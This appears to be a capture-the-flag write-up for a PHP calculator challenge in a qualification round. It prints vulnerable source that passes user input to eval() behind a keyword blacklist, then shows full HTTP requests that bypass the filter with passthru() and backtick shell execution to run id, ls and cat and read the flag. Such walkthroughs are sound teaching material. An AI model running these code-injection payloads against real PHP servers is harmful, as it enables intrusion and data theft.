
Submit Query

Clicking that shows this


qualif.hackerlab.bj:10543/source.php

```php
<?php
error_reporting(0);

if(isset($_POST['submit'])){

    $v = isset($_POST['arg'])? $_POST['arg']:null;

    if(is_null($v)) die('Try harder');

    $f = function($argv) use ($v){

        if(preg_match('/(\+|\\-|\"|\.|\$|\/|a|c|s|require|include|eval|exec|open|pass|system|shell|proc_open|popen|curl_exec|curl_multi_exec|parse_ini_file|readfile|require_once)/i', $v)) {
            return false;
        }else{
            return true;
        }

    };

    try {
        if($f($v)){
            eval("$v;");
            print 'Good job dude.!!!';
        }else{
            $calc = eval('return '.$v.';');
        }
    } catch (\Throwable $th) {
        print 'Try harder dude.!!!';
    }

}

include_once('./layout.php');

?>
```

Here's the summary of what it does:



```php
<?php
error_reporting(0);

if(isset($_POST['submit'])){

    $v = isset($_POST['arg'])? $_POST['arg']:null;

    if(is_null($v)) die('Try harder');

    $f = function($argv) use ($v){

        if(preg_match('/(\+|\\-|\"|\.|\$|\/|a|c|s|require|include|eval|exec|open|pass|system|shell|proc_open|popen|curl_exec|curl_multi_exec|parse_ini_file|readfile|require_once)/i', $v)) {
            return false;
        }else{
            return true;
        }

    };

    try {
        if($f($v)){
            eval("$v;");
            print 'Good job dude.!!!';
        }else{
            $calc = eval('return '.$v.';');
        }
    } catch (\Throwable $th) {
        print 'Try harder dude.!!!';
    }

}

include_once('./layout.php');

?>

```


- First our input is sent as a `POST` request and is stored in the `$v` variable
- It then does a crazy `preg_match` on our input with that list of filters
- If it returns false i.e our input contains any of the blacklist it prints `Try harder dude`
- But if it returns true the input is passed unto to `eval`

The thing about `eval` is that it will run any php code given

That's why they used so many blacklist of common php codes

We can search for things like [PHP Disabled Functions] and try common ones

In this case the web server didn't block this




4. Under **Actions**, click on the **Manage php.ini** link.
5. Locate the following block of code within your php.ini file:
6. Just after 'disable_functions = ', write out the functions you want to disable (example: exec,passthru,popen). Here is a list of functions that are commonly disabled as a means to improve security:
   - exec
   - passthru
   - shell_exec
   - system,
   - proc_open
   - popen
   - curl_exec
   - curl_multi_exec
   - parse_ini_file
   - show_source
7. Click the **Save** button once you are done.

Important: Some themes, plugins, and features for popular PHP-based website builders (such as WordPress) may rely on one or more of these functions. Disabling these functions may cause certain features to stop working (notably, some WordPress automatic backup plugins).

We can use `show_source` to view the php code but we don't need that since we already know the content of the source code

But another interesting function there that isn't blocked is `passthru()`


Using that confirmed remote code execution



```
POST / HTTP/1.1
Host: qualif.hackerlab.bj:10543
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://qualif.hackerlab.bj:10543
DNT: 1
Connection: close
Referer: http://qualif.hackerlab.bj:10543/
Cookie: session=883d1502-b6ca-40fd-bf1d-d0e2a531bfb7.WlAlpjTh3jOQAkwZtyP8RlvXbEE
Upgrade-Insecure-Requests: 1

arg=passthru('id')&submit=Submit+Query
```

```
HTTP/1.1 200 OK
Date: Mon, 07 Aug 2023 15:33:49 GMT
Server: Apache/2.4.57 (Debian)
X-Powered-By: PHP/8.1.21
Vary: Accept-Encoding
Content-Length: 1026
Connection: close
Content-Type: text/html; charset=UTF-8

uid=33(www-data) gid=33(www-data) groups=33(www-data)
<html>
  <head>
    <script src="https://cdn.tailwindcss.com">
    </script>
    <style>
      @importurl(
      'https://fonts.googleapis.com/css2?family=Dawning+of+a+New+Day&family=Poppins:ital,wght@0,
      100;0,200;1,100;1,200&display=swap');
      *{
        font-family:'Poppins';
      }
      </style>
    </head>
    <body class="flex justify-center items-center h-screen flex-col">
      <h1 class="text-2xl font-semibold flex flex-col text-center ">
         <a href="source.php" class='text-sm text-blue-400'>
          View Source code
        </a>
        <br>
         Calculator
      </h1>

      <div class="text-center text-2xl">
      </div>
      <form method="POST">
        <input type="text" name="arg" placeholder="Ex: 14 + 14" class="my-4 outline-none
        bg-gray-100 py-2 px-2" />
        <input type="submit" name='submit' class="block w-full bg-blue-600/[.6] text-white py-2
        rounded-lg cursor-pointer"  />
      </form>
    </body>
  </html>
```


Listing the files in the current directory shows this file



```
POST / HTTP/1.1
Host: qualif.hackerlab.bj:10543
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://qualif.hackerlab.bj:10543
DNT: 1
Connection: close
Referer: http://qualif.hackerlab.bj:10543/
Cookie: session=883d1502-b6ca-40fd-bf1d-d0e2a531bfb7.WlAlpjTh3jOQAkwZtyP8RlvXbEE
Upgrade-Insecure-Requests: 1

arg=passthru('ls')&submit=Submit+Query
```

```
HTTP/1.1 200 OK
Date: Mon, 07 Aug 2023 15:34:25 GMT
Server: Apache/2.4.57 (Debian)
X-Powered-By: PHP/8.1.21
Vary: Accept-Encoding
Content-Length: 1072
Connection: close
Content-Type: text/html; charset=UTF-8

FLAG_07314077310473014032840914317407104318403173014717430
flag.txt
index.php
layout.php
source.php
<html>
  <head>
    <script src="https://cdn.tailwindcss.com">
    </script>
    <style>
      @importurl(
      'https://fonts.googleapis.com/css2?family=Dawning+of+a+New+Day&family=Poppins:ital,wght@0,
      100;0,200;1,100;1,200&display=swap');
      *{
        font-family:'Poppins';
      }
      </style>
    </head>
    <body class="flex justify-center items-center h-screen flex-col">
      <h1 class="text-2xl font-semibold flex flex-col text-center ">
         <a href="source.php" class='text-sm text-blue-400'>
          View Source code
        </a>
        <br>
         Calculator
      </h1>

      <div class="text-center text-2xl">
      </div>
      <form method="POST">
        <input type="text" name="arg" placeholder="Ex: 14 + 14" class="my-4 outline-none
        bg-gray-100 py-2 px-2" />
        <input type="submit" name='submit' class="block w-full bg-blue-600/[.6] text-white py-2
```

Checking it gives the flag



```
POST / HTTP/1.1
Host: qualif.hackerlab.bj:10543
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 98
Origin: http://qualif.hackerlab.bj:10543
DNT: 1
Connection: close
Referer: http://qualif.hackerlab.bj:10543/
Cookie: session=883d1502-b6ca-40fd-bf1d-d0e2a531bfb7.WlAlpjTh3jOQAkwZtyP8RlvXbEE
Upgrade-Insecure-Requests: 1

arg=passthru('cat+FLAG_07314077310473014032840914317407104318403173014717430')&submit=
Submit+Query
```

```
HTTP/1.1 200 OK
Date: Mon, 07 Aug 2023 15:34:55 GMT
Server: Apache/2.4.57 (Debian)
X-Powered-By: PHP/8.1.21
Vary: Accept-Encoding
Content-Length: 1008
Connection: close
Content-Type: text/html; charset=UTF-8

CTF_PHP_S0URc3_c0D3_4M4Z1NG_9741926
<html>
  <head>
    <script src="https://cdn.tailwindcss.com">
    </script>
    <style>
      @importurl(
      'https://fonts.googleapis.com/css2?family=Dawning+of+a+New+Day&family=Poppins:ital,wght@0,
      100;0,200;1,100;1,200&display=swap');
      *{
        font-family:'Poppins';
      }
      </style>
    </head>
    <body class="flex justify-center items-center h-screen flex-col">
      <h1 class="text-2xl font-semibold flex flex-col text-center ">
         <a href="source.php" class='text-sm text-blue-400'>
          View Source code
        </a>
        <br>
         Calculator
      </h1>

      <div class="text-center text-2xl">
      </div>
      <form method="POST">
        <input type="text" name="arg" placeholder="Ex: 14 + 14" class="my-4 outline-none
        bg-gray-100 py-2 px-2" />
        <input type="submit" name='submit' class="block w-full bg-blue-600/[.6] text-white py-2
        rounded-lg cursor-pointer"  />
      </form>
    </body>
  </html>
```


```
CTF_PHP_S0URc3_c0D3_4M4Z1NG_9741926
```

The other `flag.txt` file is a troll

Another interesting character that php `eval` takes as a command is back tick which basically does `shell_exec`

```
Backtick - `
```

Here's the way to use it




```
POST / HTTP/1.1
Host: qualif.hackerlab.bj:10543
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Origin: http://qualif.hackerlab.bj:10543
DNT: 1
Connection: close
Referer: http://qualif.hackerlab.bj:10543/
Cookie: session=883d1502-b6ca-40fd-bf1d-d0e2a531bfb7.WlAlpjTh3jOQAkwZtyP8RlvXbEE
Upgrade-Insecure-Requests: 1

arg=`cat+FLAG_07314077310473014032840914317407104318403173014717430`&submit=Submit+Query
```

```
HTTP/1.1 200 OK
Date: Mon, 07 Aug 2023 15:36:01 GMT
Server: Apache/2.4.57 (Debian)
X-Powered-By: PHP/8.1.21
Vary: Accept-Encoding
Content-Length: 1008
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
  <head>
    <script src="https://cdn.tailwindcss.com">
    </script>
    <style>
      @importurl(
      'https://fonts.googleapis.com/css2?family=Dawning+of+a+New+Day&family=Poppins:ital,wght@0,
      100;0,200;1,100;1,200&display=swap');
      *{
        font-family:'Poppins';
      }
      </style>
    </head>
    <body class="flex justify-center items-center h-screen flex-col">
      <h1 class="text-2xl font-semibold flex flex-col text-center ">
         <a href="source.php" class='text-sm text-blue-400'>
          View Source code
        </a>
        <br>
         Calculator
      </h1>

      <div class="text-center text-2xl">
        CTF_PHP_S0URc3_c0D3_4M4Z1NG_9741926
      </div>
      <form method="POST">
        <input type="text" name="arg" placeholder="Ex: 14 + 14" class="my-4 outline-none
        bg-gray-100 py-2 px-2" />
        <input type="submit" name='submit' class="block w-full bg-blue-600/[.6] text-white py-2
        rounded-lg cursor-pointer"  />
      </form>
    </body>
  </html>
```

```
`cat+FLAG_07314077310473014032840914317407104318403173014717430`
```

Category: Qualification stages

Hèviosso nou gué



